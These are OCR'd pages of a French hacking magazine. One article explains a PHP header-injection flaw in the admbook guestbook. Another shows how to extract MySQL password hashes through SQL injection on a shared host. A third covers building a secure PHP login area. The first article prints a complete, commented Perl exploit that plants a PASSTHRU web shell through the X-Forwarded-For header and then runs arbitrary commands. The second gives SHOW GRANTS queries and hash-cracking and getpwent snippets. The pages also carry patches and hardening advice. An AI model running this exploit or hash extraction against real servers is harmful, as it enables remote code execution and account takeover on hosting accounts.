où se rassemblent les plus grands noms de la sécurité informatique

Sur présentation de ce numéro

à l'entrée de l'évènement : accès gratuit au salon et aux conférences !

"Inscription en ligne obligatoire sur : http://www.nuitduhack.com"



contact@nuitduhack.com

NEW BIE

Technique Injection PHP par les headers

Injection PHP p

Mieux comprendre la sécurité Web

By Stormy

Une faille de admbook, récemment publiée, nous amène à réviser certaines notions importantes en sécurité PHP. L'exploit commenté ainsi que les explications de cet article vous aideront à mieux comprendre le problème.

La fonction passthru selon PHP est véritablement un moyen d'accorder des privilèges autrement interdits aux simples utilisateurs. Effectivement, celle-ci, dans un ensemble de conditions rassemblées, peut exécuter un shell sur un serveur distant selon les droits d'un script vulnérable. Malgré de très nombreuses failles de cet acabit, les développeurs et administrateurs restent par moment négligeants. Expliquons le principe et la méthode afin de prévenir l'incident éventuel.

Pour commencer, voici l'explication habituelle donnée par les sites expliquant le langage PHP :

```
void passthru (
        string command
       [, int return_var])
```

La fonction passthru() est similaire à la fonction exec() car les deux exécutent une commande. Si l'argument return_var est présent, le code de statut de réponse UNIX y sera placé. Cette fonction doit être utilisée de préférence aux commandes exec() ou system() lorsque le résultat attendu est de type binaire et doit être passé tel quel à un navigateur.

On comprend facilement l'ambiguïté de la chose! S'il est possible d'exécuter cette fonction PHP sur un serveur via une URL ou une requête HTTP tronquée, l'intrusion reste plus que probable. Examinons une exploitation typique sur une application Web genre GuestBook, savoir le Livre d'Or admbook, dont une vunérabilité a été publiée il y a quelques mois.

Principe de l'injection PHP

Habituellement, ce Livre d'Or permet simplement d'inscrire un petit texte afin d'affirmer son (mé)contentement lors de la visite du site hôte. On peut y inscrire son adresse mail, un lien vers son propre site ou son numéro ICQ, etc. Dans l'esprit SQL, une requête HTTP se traduirait ainsi (chacun des champs restent à convenir):

http://site/guestbook/write.php?name=&url=&email=&icq=&message=

Dès lors, que se passe-t-il lorsque l'on arrive sur la page index.php de ce livre afin de lire les messages?

Par le biais d'une requête GET, cette page se compose avec les différents commentaires des usagés et apparaît à l'écran. On identifie clairement l'ensemble des données sollicitées dans une espèce de table (x figure un numéro de message posté, 0 étant le plus récent) :

```
$content[x]['ip'] =
$content[x]['host'] =
$content[x]['proxy'] =
$content[x]['name'] =
$content[x]['url'] =
$content[x]['mail'] =
$content[x]['icq'] =
$content[x]['message'] =
$content[x]['time'] =
$content[x]['admin-name'] =
$content[x]['admin-message'] =
$content[x]['admin-time'] =
```

Pour bien saisir le principe, on peut illustrer de manière textuelle l'ensemble des données envoyées par notre navigateur lorsque l'on inscrit un commentaire dans ce Livre d'Or (notez l'usage du script write.php) :

```
POST /write.php HTTP/1.1
Referer: http://site.com/gbook/index.ph
Host: site.com
X-Forwarded-For:
Content-Type: application/x-www-
              form-urlencoded
User-Agent:
Content-Length:

Data --> l'ensemble des données clientes.
```

En résumé, les ensembles de données reçues sont inscrites par write.php dans un autre script PHP de contenu nommé content-data. C'est dans ce script que se trouve toutes les remarques précédemment envoyées par de nombreux clients. C'est ce script qui est lu à chaque chargement de la page index.php et qui compose la(les) page(s) admbook. Néanmoins, tout les champs ne sont pas utilisés pour former le Livre d'Or. On utilise seulement les cinq champs concernant le pseudo de l'internaute, son adresse m@il (s'il en signale une), un éventuel numéro ICQ et un lien Web. Le reste appartient à l'administration du GuestBook. Où est le problème alors?

"Les données reçues sont inscrites par write.php"

ar les headers

Exploit en Perl

```
#!/usr/bin/perl

use IO::Socket;

# Variante de l'exploit admbook par rgod -
# http://www.milw0rm.com/id.php?id=1512


# Explication des usages de l'exploit
if (@ARGV < 3){
  print "Usage:\r\n";
  print "Xploit.pl SERVER PATH COMMAND\r\n";
  print "SERVER  - IP where server \r\n";
  print "PATH    - Path to script  \r\n";
  print "COMMAND - A shell command \r\n";
  exit();
}


# Codage url (par ex : ABC -> %41%42%43)
sub main::urlEncode{
  my ($string) = @_;
  $string =~ s/(\W)/"%"
              . unpack("H2", $1)/ge;
  return $string;
}


# Définitions des différents arguments
$serv=$ARGV[0];
$path=$ARGV[1];
$cmd="";
for($i=2; $i<=$#ARGV; $i++){
  $cmd.="%20".urlEncode($ARGV[$i]);
};


# Création de notre socket
$sock = IO::Socket::INET->new(
  Proto=>"tcp", PeerAddr=>"$serv",
  Timeout=>10, PeerPort=>"http(80)")
 or die "[+]Could not connect to
host.\n\n";


# Constitue notre shell
$shll='"if(isset($_GET[MyShell])){
 INI_SET("max_execution_time",0);
 PASSTHRU($_GET[MyShell]);DIE;}echo"';


# Différents renseignements figurant dans le Livre d'Or
$data ="page=1";
$data.="&name=Stormy";
$data.="&url=http://thehackademy.net";
$data.="&email=";
$data.="&icq=1337";
$data.="&message="
      .urlEncode("Own3d by Stormy");


# Constitue l'en-tête HTTP dans laquelle figure X-Forwarded-For
# Dans celui-ci figure notre shell (argument shll)
print $sock "POST "
      .$path."write.php' HTTP/1.1\r\n";
print $sock "Referer:"
      ."http://".$serv.$path."index.php\r\n";
print $sock "X-Forwarded-For:".$shll."\r\n";
# Champ sensible !
print $sock "Content-Type:"
      ." application/x-www-form-urlencoded\r\n";
print $sock "User-Agent: lol\r\n";
print $sock "Content-Length: "
      .length($data)."\r\n";
print $sock "Host: ".$serv."\r\n";
print $sock "Connection: Close\r\n\r\n";
print $sock $data;

# L'inscription dans le GuestBook est consignée en content-
  data.php
close($sock);
sleep(2);

# Constitue un nouveau socket afin de commander notre shell
$sock = IO::Socket::INET->new(
  Proto=>"tcp", PeerAddr=>"$serv",
  Timeout=>10, PeerPort=>"http(80)")
 or die "[+]Could not connect to host.\n\n";

# Le script vulnérable est maintenant sollicité
print $sock "GET ".$path
      ."content-data.php?MyShell="
      .$cmd." HTTP/1.1\r\n";
print $sock "Host: ".$serv."\r\n";
print $sock "Connection: close\r\n\r\n";

# Réception du résultat de la requête
while ($answer = <$sock>){
  print $answer;
}
# Clôture de notre socket
close($sock);
```

Technique Injection PHP par les headers

Un code basique qui exécutera un shell

Examen du code PHP problématique

Avez-vous remarqué le terme X-Forwarded-For figurant dans la requête cliente? Celui-ci permet de notifier une IP cliente malgré l'usage d'un proxy (premier champ de la table). La faille réside dans la lecture de cette portion de l'en-tête à l'appel du script content-data.php, car un code quelconque peut être exécuté. C'est justement dans cette suite à l'en-tête X-Forwarded-For que doit figurer notre shell via notre fonction PASSTHRU. Ainsi, si cet en-tête HTTP contient un code malicieux, il sera écrit dans la table précédente, puis traduit et exécuté par la suite. Voir le code correspondant en encadré.

En PHP, un pirate sait se satisfaire d'un code basique qui exécutera un shell sur le serveur distant. Puisque la faille se trouve dans un fichier portant l'extension PHP, inutile de faire figurer les balises PHP traditionnellement nécessaires. Dans un autre contexte, il aurait été nécessaire de commencer par <? et finir par ?>, voire les équivalents Unicode.

```
if(isset($_GET[MyShell])){

INI_SET("max_execution_time",0
);
   PASSTHRU($_GET[MyShell]);
   DIE;
}
```

Création de content-data.php

Voici la fonction d'écriture qui agence les données clientes dans content-data :

```
// Portion de write.php
// Création du fichier content-data.php
   s'il n'existe pas

if (file_exists(
        "content-data.php"))
 include("content-data.php");
else
 createFile("content-data.php");
(...)


// Détermine si l'en-tête HTTP com-
   porte un argument
   X_FORWARDED_FOR
if (!isset(
   $HTTP_X_FORWARDED_FOR))
 $HTTP_X_FORWARDED_FOR = "";


// Inscrit la chaîne de caractères
   envoyée sans vérifier le contenu
if ($HTTP_X_FORWARDED_FOR){
 $ip = getenv(
      "HTTP_X_FORWARDED_FOR");

 $proxy = getenv(
      "REMOTE_ADDR");

 $host = gethostbyaddr(
            $REMOTE_ADDR);
}
```

Par la suite, ce même pirate peut simplement commander ce shell en accompagnant une requête HTTP [GET] sur content-data.php avec un argument MyShell, soit une commande quelconque. Un exemple vaut mieux que toutes les explications théoriques. Examinons plutôt un exploit propre à ce genre de vulnérabilité. Nous commenterons largement afin de saisir l'ensemble des pertinences. Voir encadré.

A l'usage de l'exploit, content-data.php comporte une nouvelle entrée[0]. Dans celle-ci, on retrouvera l'ensemble des données inscrites selon les informations envoyées par le client et écrites par write.php qui ne vérifie pas le contenu. Cette nouvelle entrée se compose ainsi, injection incluse (figure auparavant la requête HTTP cliente dans son entier):

```
http://site/guestbook/write.php?
 name=HaxOr&url=http://thehackademy.net
 &email=&icq=1337&message=*Own3d*

$content[0]['ip'] =
   "if(isset($_GET[MyShell])){
    INI_SET("max_execution_time",0);


PASSTHRU($_GET[MyShell]);DIE;}echo";
$content[0]['host'] =
   "xx-x-82-64-xxx-xxx.adsl.proxad.net";
$content[0]['proxy'] =
   "82.64.xxx.xxx";
$content[0]['name'] = "HaxOr";
```

```
$content[0]['url'] =
   "http://thehackademy.net";
$content[0]['mail'] = "";
$content[0]['icq'] = "1337";
$content[0]['message'] = "*Own3d*";
$content[0]['time'] = "1140538014";
$content[0]['admin-name'] = "";
$content[0]['admin-message'] = "";
$content[0]['admin-time'] = "";
```

Correctif

Pour éviter ce genre de vulnérabilité, plusieurs méthodes doivent être appliquées. Premièrement (et dans la mesure du possible) il faut interdire les fonctions exec(), system() et passthru() dans la configuration PHP d'un site. Le fichier de configuration php.ini permet d'interdire l'utilisation de certaines fonctions dans les scripts pour des raisons de sécurité. Cette directive de configuration se compose d'une chaîne de caractères délimitée par des doubles quotes. Elle comporte la liste des fonctions sensibles à interdire, séparées par une virgule. Le modèle est le suivant :

```
disable_functions =
   "system, exec, passthru"
```

Ensuite, il faut filtrer l'ensemble des informations parvenant aux différents scripts. Un simple filtre se portant essentiellement sur les caractères particuliers comme $ [ ] { } ; et leur équivalent Unicode peut largement diminué les risques d'injection. Dans notre cas, le plus logique est d'interdire tout caractère qui n'est pas un numéro ou un point. Puisque ce champ (IP) ne devrait comporter que 4 portions de 3 chiffres séparées par 3 points (genre 123.123.123.123), il ne faudrait accepter que 15 caractères. Le plus simple est d'utiliser un code PHP dont l'objectif est de vérifier que la variable est bien une IP et rien d'autre. Voir encadré.

Vous remarquerez l'absence de la fonction getenv() qui figurait dans le code d'origine. Effectivement, celle-ci pose des problèmes de sécurisation notamment une probabilité d'injection importante. Effectivement, cette fonction se consacre à la lecture d'une variable d'environnement quelconque sans vérification. Or, comme nous l'avons évoqué, celle-ci peut contenir un code malveillant. Il est donc bien plus judicieux d'utiliser un équivalent plus sûr, à savoir la superglobale $_SERVER (disponible depuis PHP 4.1.0).

Patch pour admbook

Voici ce qu'il aurait fallu ajouter à notre Livre d'Or admbook afin de le sécuriser :

```
if ($HTTP_X_FORWARDED_FOR) {
    // Merci à ZirKKam pour son aide ++
    // Capture du champ HTTP_X_FORWARDED_FOR pour vérification
    $ipTest = $_SERVER['HTTP_X_FORWARDED_FOR'];

    // On doit seulement autoriser 4 champs comportant 3 chiffres
    // Chaque champ doit être séparé du suivant par un point
    $Pattern = "/^([0-9]{1,3})\.([0-9]{1,3})\.([0-
               9]{1,3})\.([0-9]{1,3})$/";

    // Il faut être sûr que les variables sont comprises entre 0 et 255
    if(preg_match($Pattern, $ipTest, $aResult) {
      if( $aResult[1] > 0 && $aResult[1] < 256
          && $aResult[2] < 256
          && $aResult[3] < 256
          && $aResult[4] < 256) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR']; // OK
      }
      // Si ce n'est pas le cas, le champ IP est rendu vide
      else{
       $ip = "";
    }
}
```

"Il faut filtrer l'ensemble des informations"

De plus, nous avons remarqué dans la table de données propre à admbook, la présence de champs consacrés au seul administrateur. En remontant dans l'historique du GuestBook, on finirait bien par trouver des informations sensibles comme un Hash MD5 du mot de passe. La méthode est dangereuse et doit être distincte à l'ensemble des autres traitements. Puisque notre dossier concernait essentiellement l'injection de code dans une application Web, nous n'évoquerons pas le principe présentement.

Conclusion

Les failles de ce type sont très courantes et concernent de nombreuses applications diverses, tout autant que les langages et méthodes employés afin d'injecter un code malveillant. On ne sera jamais trop exigeant lorsqu'il s'agit d'intégrer des filtres adéquats. D'une certaine manière, on pourrait aussi longuement polémiquer sur l'intérêt de l'Open Source puisque qu'il suffit parfois d'une simple lecture du code afin de déterminer la faille étudiée. Sans vouloir discréditer les développeurs qui nous font profiter de leurs bons travaux, il convient de

ne pas se fier aux apparences seules et de bien considérer l'outil offert. Un audit réfléchi est primordial!
Comment pensez-vous que les pirates font pour découvrir ce genre de failles? C'est parfois aussi clair que de l'encre dans un livre ouvert.

Au terme de cet examen, il a été intéressant de considérer la méthode d'injection PHP dans une application Web. Dorénavant, vous aurez probablement un tout autre regard sur vos tables sachant que chacun des champs est potentiellement une méthode d'injection sournoise. La vigilance s'impose!

Stormy
Kikou Ambre et Vaness'

Références :

www.milw0rm.com/exploits/1512

Faites parler My

Des requêtes pas si innocentes

Les astuces simples expliqués dans cet article invitent à réfléchir de manière différente à l'impact d'un problème d'injection SQL. On verra, notamment grâce à l'exemple d'un site héberger chez Free, que ce n'est pas tant votre base de donnée que vos identifiants globaux qui sont menacés.

By Mister X

De nombreux articles expliquent comment devenir administrateur d'un forum grâce a une injection sql, mais dans cette article je vais montrer une façon de récupérer les mots de passe de la base de donnée – et dans certains cas de devenir administrateur du site web entier. Il existe en sql des commandes qui permettent de manipuler les utilisateurs de la bdd : on peut ajouter ou supprimer des users, et surtout afficher leurs passwords.

Je vais commencer par vous présenter ces commandes sql. Ensuite nous verrons que le hashes des mots de passe ne résistent pas forcément à certaines attaques par brute force. Enfin nous verrons un cas concret, dans l'environnement de l'hébergeur Free.

Quelques rappels sur MySQL

user()

La fonction user( ) de MySQL permet de connaître l'utilisateur courant de la base de donnée. Si j'entre SELECT user( ) en local dans mon Mysql le résultat est : root@localhost.

SHOW GRANTS

Ensuite étudions la commande SHOW GRANTS FOR user@host. D'après le résultat précédant, cela donne : SHOW GRANTS FOR root@localhost. Cette commande va permettre de voir les droits de cet utilisateur, et surtout de faire apparaître son password crypté. Quand je l'exécute en local sa me donne :

```
GRANT
  ALL PRIVILEGES ON *.*
  TO 'root'@'localhost'
  WITH GRANT OPTION
```

"Une façon de récupérer les passwords"

Dans ce cas-là, on ne voit pas le password car par défaut sur ma distribution, l'utilisateur root de MySQL n'en a pas. Par contre si je crée un nouvel utilisateur, avec un mot de passe, et si j'effectue la même commande cela me donne :

```
mysql> SHOW GRANTS FOR
       benji@localhost;

GRANT ALL PRIVILEGES ON *.*
  TO 'benji'@'localhost'
  IDENTIFIED BY PASSWORD
'060b5d2335b09355'
  WITH GRANT OPTION
```

Et on peut voir 060b5d2335b09355 qui est mon password crypté par Mysql.

La fonction password()

Maintenant que nous avons vu comment afficher les informations relatives aux users et vu leur passwords, je vais vous expliquer comment le password est crypté. La fonction password('mot de passe') permet d'utiliser manuellement la fonction de hashage cryptographique de MySQL. Si j'exécute SELECT password('password') , MySQL me retourne un hash : 5d2e19393cc5ef67.

Le cas de Free

Notre forum est hébergé chez Free à cette adresse : http://phonixsprider.free.fr. Je vais m'en servir comme exemple, mais ce qui

l'algorithme de hashage de MySQL

Depuis sa version 4.1, MySQL chiffre les mots de passe sur 41 octets au lieu de 16. On peut toutefois utiliser l'ancien algorithme sur 16 octets à l'aide de la fonction old_password(). Sur certaines distributions, dont Debian, MySQL est configuré par défaut (old_passwords=1 dans my.cnf) pour toujours utiliser l'ancienne version de l'algorithme, pour assurer la compatibilité d'autres paquetages. C'est le cas de notre environnement de test.

Notez que les hashes sur 41 octets sont précédés par une étoile. Ce préfixe explique la taille impaire du hash.


Ainsi :

```
mysql> set
OLD_PASSWORDS=OFF ; select
password("hackademy");
Query OK, 0 rows affected
(0.00 sec)

password("hackademy")
*1F1B77609D463F886F859D6D5C
B0C70097CBFFC7 |

1 row in set (0.01 sec)
```

Ceux qui sont intéressés par l'algorithme en C peuvent consulter les fonctions make_scrambled_password et make_scrambled_password_323 (ancienne version) dans la distribution source (sql/password.c).

Plus d'information :
http://dev.mysql.com/doc/refman/5.0/fr/password-hashing.html

SQL



suit n'est pas du tout spécifique à cet hébergeur. Admettons que vous aillez trouvé une faille de type injection sql sur un site Free - peu importe lequel. Si on essaye d'exécuter SHOW GRANTS FOR root@localhost, une erreur apparaît et nous donne le nom de l'user :

```
#1044 -
Access denied for user:
'phonixsprider@2xx.2x.40.1xx'
to database 'mysql'
```

Maintenant il nous suffit d'exécuter :

```
SHOW GRANTS FOR
 phonixsprider@2xx.2x.40.1xx;
```

Ce qui nous donne un truc genre :

```
GRANT USAGE ON *.*
 TO 'phonixsprider@2xx.2x.40.1xx'
 IDENTIFIED BY PASSWORD
    '0f5fb7173cb5f030'

GRANT SELECT, INSERT,
      UPDATE, DELETE,
      CREATE, DROP,
      REFERENCES, INDEX,
      ALTER,
      CREATE TEMPORARY
      TABLES
 ON `phonixsprider`.*
 TO 'phonixsprider'@'2xx.2x.40.1xx'
```

"Le passe MySQL est le même que celui du ftp"

On peut donc voir le password crypté 0f5fb7173cb5f030 qu'il nous suffira de brute forcer. Comme chez Free, ainsi que chez beaucoup d'hébergeurs en mutualisé, le password MySQL est le même que celui du ftp, le mot de passe en clair vous donnerait donc un accès complet au compte.

Il faut cependant relativiser la portée de cette technique, car les failles permettant de faire de l'injection SQL permettent rarement d'exécuter une commande complète. Le plus souvent, on peut seulement détourner les paramètres d'une requête SELECT ou UPDATE. Même avec le mot clé UNION, on ne peut a priori pas coupler ces requêtes avec SHOW GRANT.

Mister X

Merci à la crew redkod !

À titre d'exemple, vous trouverez sur le wiki une implémentation en PHP de la recherche de mot de passe à partir de son hash, en passant par MySQL.. Bien sûr; il est bien plus efficace de le faire en C et sans passer par un serveur.

L'essentiel :

```
brute_test($result) {
 $sql = "SELECT
       password('$result')";
 $res = mysql_query($sql);
 $req = mysql_result($res, 0);
 # le password que nous allons devoir
   brute forcer (remplacer)
 $hash = "HASH A CRACKER";
 echo "$result\n";
 if ($req == $hash) {
  echo "Cypté: $req <br>";
  exit();
 }
}
```

Un parallèle avec UNIX

Ce qu'il faut retenir de cet article, c'est que lorsque l'on est authentifié sur la base de donnée, on peut connaître le hash de son mot de passe - même si l'on a pas un accès direct à la table mysql.user qui le contient effectivement (essayez un SELECT * from mysql.user).
Pour rappel, on rencontre à peu près la même situation sur certains systèmes UNIX. Alors que le fichier /etc/shadow n'est pas accessible en lecture, on peut parfois récupérer le hash du mot de passe de l'utilisateur courant, voire même ceux des autres utilisateurs.
Vous pouvez utiliser ce petit programme pour tester votre système :

```
#include <pwd.h> // man getpwent
void main () {
 struct passwd *p;
 while(p = getpwent())
   printf("%s:%s\n", p->pw_name, p->pw_passwd);
}
```

Les effets de cette technique peuvent varier selon l'OS, la distribution et les méthodes d'authentification installées.

Coder un espace

Ces petites choses auxquelles il faut penser

Snoop_Psykoman

Cet article s'adresse à ceux qui ne savent pas par où commencer pour programmer une espace privé sur leur site, avec un système d'authentification un tant soi peu fiable. Il faut en effet prendre en compte un certain nombre d'éléments importants, que nous détaillons.

La sécurité est très importante dans toute infrastructure informatique. Cela commence par la protection physique des serveurs, puis à combler les failles des serveurs, mais cela va jusqu'à la page internet. Nombreuses entreprises laisse ce dernier point de coté, en se sentant sécurisé par un bon hébergeur. Le but de cet article est de proposer une solution parmi d'autre d'espace sécurisé en PHP.

Préparation

Pour développer un ensemble de pages et de systèmes, il est préférable de se préparer en faisant le point sur les technologies que l'ont va utiliser et sur les problèmes que l'on va tenter de réparer. On va essayer de répondre à la question : que et qui dois-je craindre dans un espace sécurisé ?

En premier on doit se protéger de l'employé lui-même, qui met son prénom comme mot de passe. Ensuite, aux autres employés malveillants qui utilisent le fait d'être sur le même réseau pour se faire passer pour un autre. Puis on veut se protéger des robots, qui sont de plus en plus nombreux sur internet. En dernier lieu on veut se défendre contre ces fameux hackers qui nous empoisonnent la vie. Maintenant que nous connaissons nos ennemis, penchons nous sur leur méthode d'attaque.

L'employé lui-même : Il va prendre comme mot de passe un nom qui lui est familier, tel un prénom, une date... Connaissant son pays il est facile de trouver un prénom, et pour les dates on sait que les gens choisissent des dates passées car elles représentent quelque chose. Ce qui fait très peu de possibilité.

Que et qui dois-je craindre ?

Les employés malveillants : Ils sont peu nombreux, mais existe souvent dans les entreprises. Pour une raison ou une autre, ils voudront se faire passer pour leur collègue sur votre site – en regardant sur le poste du voisin lorsque celui-ci tape son mot de passe ou, pour les techniciens, en sniffant par exemple la connexion LAN.

Les robots : Depuis quelque temps on en entend souvent parler, au travers du Spam et autre pishing. Les robots malveillant sont, sur Internet, une multitude. Ils peuvent tenter de s'inscrire sur votre site pour tenter de récupérer des emails ou aspirer des parties du sites ou toutes informations.

Les Hackers : Voila le plus intéressant de nos ennemis. C'est aussi celui qui va nous donner le plus de fil à retordre. Il peut utiliser les mêmes techniques que tous les autres ennemis, ainsi que tenter de voler les sessions ou les cookies de nos membres. Cependant, sont travail sera souvent plus poussé, il faut donc que votre site en vaille la peine. Par exemple si votre site présente vos photos de vacances, il n'aura pas d'intérêt pour un hacker. Par contre, si vous possédé un site de vente en ligne ou contenant des informations intéressante, il en est différemment.

Maintenant nous connaissons nos ennemis et leurs techniques d'attaques, on va pouvoir commencer à voir les solutions pour les contrer.

Utiliser PEAR

Pear est un projet officiel de php qui se propose de regrouper des classes php de haute qualité, documentées, sur des sujets variés : caches, templates, bases de données, authentifications, captachas, etc.

L'avantage est que ces classes sont cohérentes entre elles et surtout qu'elles sont revues et corrigées par la communauté. Si vous les maîtrisez, vous gagnerez un temps précieux.

Sur le web :

http://pear.php.net
http://www.lephpfacile.com/manual_pear/package.authentication.php

À l'action

Commençons par créer une page d'inscription pour nos futurs membres, qui demandera, un pseudo, un login, un mot de passe, un mot clef ainsi qu'un email. Vous verrez par la suite, que toutes ces informations nous seront bien utiles pour se défendre.

Pour éviter qu'un collègue ne jette un coup d'?il sur l'écran de nos membres on utilisera évidemment des champs de texte de type password, qui auront pour effet de remplacer le mot de passe par des étoiles sur l'écran. Pour contrer les robots comme nous l'avons étudié dans notre préparation, nous devons utiliser un code en PHP pour générer une image avec des chiffres et des lettres, ainsi que des formes. Dans cette image un humain n'aura aucun mal à voir la suite de caractère

sécurisé en PHP

alors qu'un robot aura beaucoup de difficultés. Durant la phase de vérification du formulaire, on va analyser le mot de passe entré par le membre et vérifier s'il est assez complexe, et s'il ne fait pas partie de dictionnaire commun (voir encadré).

Vérifier la solidité des mots de passe

On va ensuite découper le mot de passe de façon à lire tous les caractères un par un. Chaque lettre minuscule rapporte 1 point, lettre majuscule 2 points, chiffres 3 points et caractères autres 5 points. De plus pour chaque type de caractères présents au moins une fois on ajoute des points de diversité. Enfin le nombre de point est multiplié par le nombre de points de diversité, cela nous donne le nombre de points de complexité. Il ne reste plus qu'à comparer ce nombre au nombre minimum requis. Cette technique permet de définir plusieurs niveaux de sécurité, il suffit de changer le nombre minimum de manière empirique. Voir l'encadré pour un exemple d'implémentation.

Vérifier si le pass est dans un dictionnaire

```
function checkPassword($mdp) {
  // On ouvre le fichier dictionnaire
  if($fp = fopen("dico.txt","r")){
    while (!feof($fp)) {
      // on parcoure le fichier jusqu'a la fin.
      $mots_dico .= fgets($fp, 4096);
    }
    fclose($fp);// On ferme le fichier.
  }
  // On vérifie si le mot de passe ($mdp) s'y trouve
  $trouver_mot = strpos($mots_dico, $mdp);

  if ($trouver_mot === false) {
    // echo 'Suite du traitement.';
    return TRUE;
  } else {
    // echo 'Le mot de passe que vous avez entré est trop
          courant.';
    return FALSE;
  }
}
```

Protéger les hashes

Nous avons maintenant un mot de passe suffisamment complexe, un pseudo, un login, un mot clef et un email. Nous allons pouvoir enregistrer ses informations dans la base de donnée. Pour éviter qu'en cas de piratage du site un hacker aillant accès à notre base ne puisse lire les mots de passe, on va les crypter. Le PHP fournit une fonction de hashage en md5. Cette fonction nous donne un hash à partir du mot désirer, ce qui est une forme de crypto à sens unique.

Le problème est que le même mot crypté en md5 aura toujours le même hash. D'une part, cela permet de constituer des tables précalculées (comme on en trouve plusieurs sur le web). D'autre part, il serait alors possible de voir que deux utilisateurs utilisent le même mot de passe. On va donc utiliser une méthode venant de Unix : le grain de sel. Ce grain de sel est un mot ou une suite de caractère que l'on va mêler à notre mot de passe, avant de le crypter, afin de faire varier le hash - ce qui fait qu'un hacker ne pourra plus si facilement comparer nos md5 aux siens.

Recoupement de l'adresse IP

Avant d'envoyer l'email de confirmation, il faut prévoir que quelqu'un peut avoir accès aux mails de la personne, on va donc devoir se protéger. Pour cela on va enregistrer dans la base de donnée l'adresse ip réel de la personne, et lui attribuer un numéro d'identification temporaire.

Évaluer la complexité du pass

```
function evalPasswordStrength($mdp) {

  // On trouve la longueur du mot de passe.
  $longueur = strlen($mdp);

  // On fait une boucle pour lire chaque lettre.
  for ($i = 0; $i < $longueur; $i++) {
    // On selectionne chaque lettre
    $lettre = substr($mdp,$i,1);

    if ($lettre>='a' && $lettre<='z'){
      // On ajoute un point.
      $point = $point + 1;
      // Bonus
      $point_min = 1;
    } else if ($lettre>='A' && $lettre<='Z'){
      $point = $point + 2;
      $point_maj = 2;
    } else if ($lettre>='0' && $letter<='9'){
      $point = $point + 3;
      $point_chiffre = 3;
    } else {
      $point = $point + 5;
      $point_caracteres = 5;
    }
  }

  // On calcul le rapport du nombre de point sur la longueur du mot de passe.
  $etape1 = $point / $longueur;

  // On voit quelle a ete la diversite des type de characteres dans le mot de passe, s'il
     y a des minuscule, des majuscules...
  $etape2 = $point_min + $point_maj
          + $point_chiffre + $point_caracteres;

  // On multiplie le coef de diversite par le coef de longueur
  $resultat = $etape1 * $etape2;

  // enfin on multiplie le resultat précédent par la longueur de la chaine
  $final = $resultat * $longueur;

  return $final;
}
```

Le numéro n'est valable que 10 minutes, après quoi l'email et l'inscription n'auront plus effet. Une fois toutes ces informations enregistrées dans notre base de données, envoyons l'email.

Dans l'email vous devez demander à la personne, que vous appelez par son pseudo et non son login, de cliquer sur le lien pour valider l'inscription. On passe dans l'url la valeur de l'id temporaire. La personne arrive alors sur la page validation_mail.php qui va commencer par vérifier si l'inscription n'est pas périmée. Pour cela on utilise encore une fois la fonction time(), puis on fait la différence avec la valeur dans la base de donnée. Dans le cas ou le retard est inférieur au 10 minutes requises, on affiche le formulaire de validation. Ce formulaire comprend, la demande du login, du mot de passe et du grain de sel :

```
$ip = get_ip();
$date_actuelle = time();
$retard = $date_actuelle -
$date;
if ($retard <= 600 AND
$ip_bdd == $ip){
  ...
}
```

"Une fois toutes ces informations enregistrées"

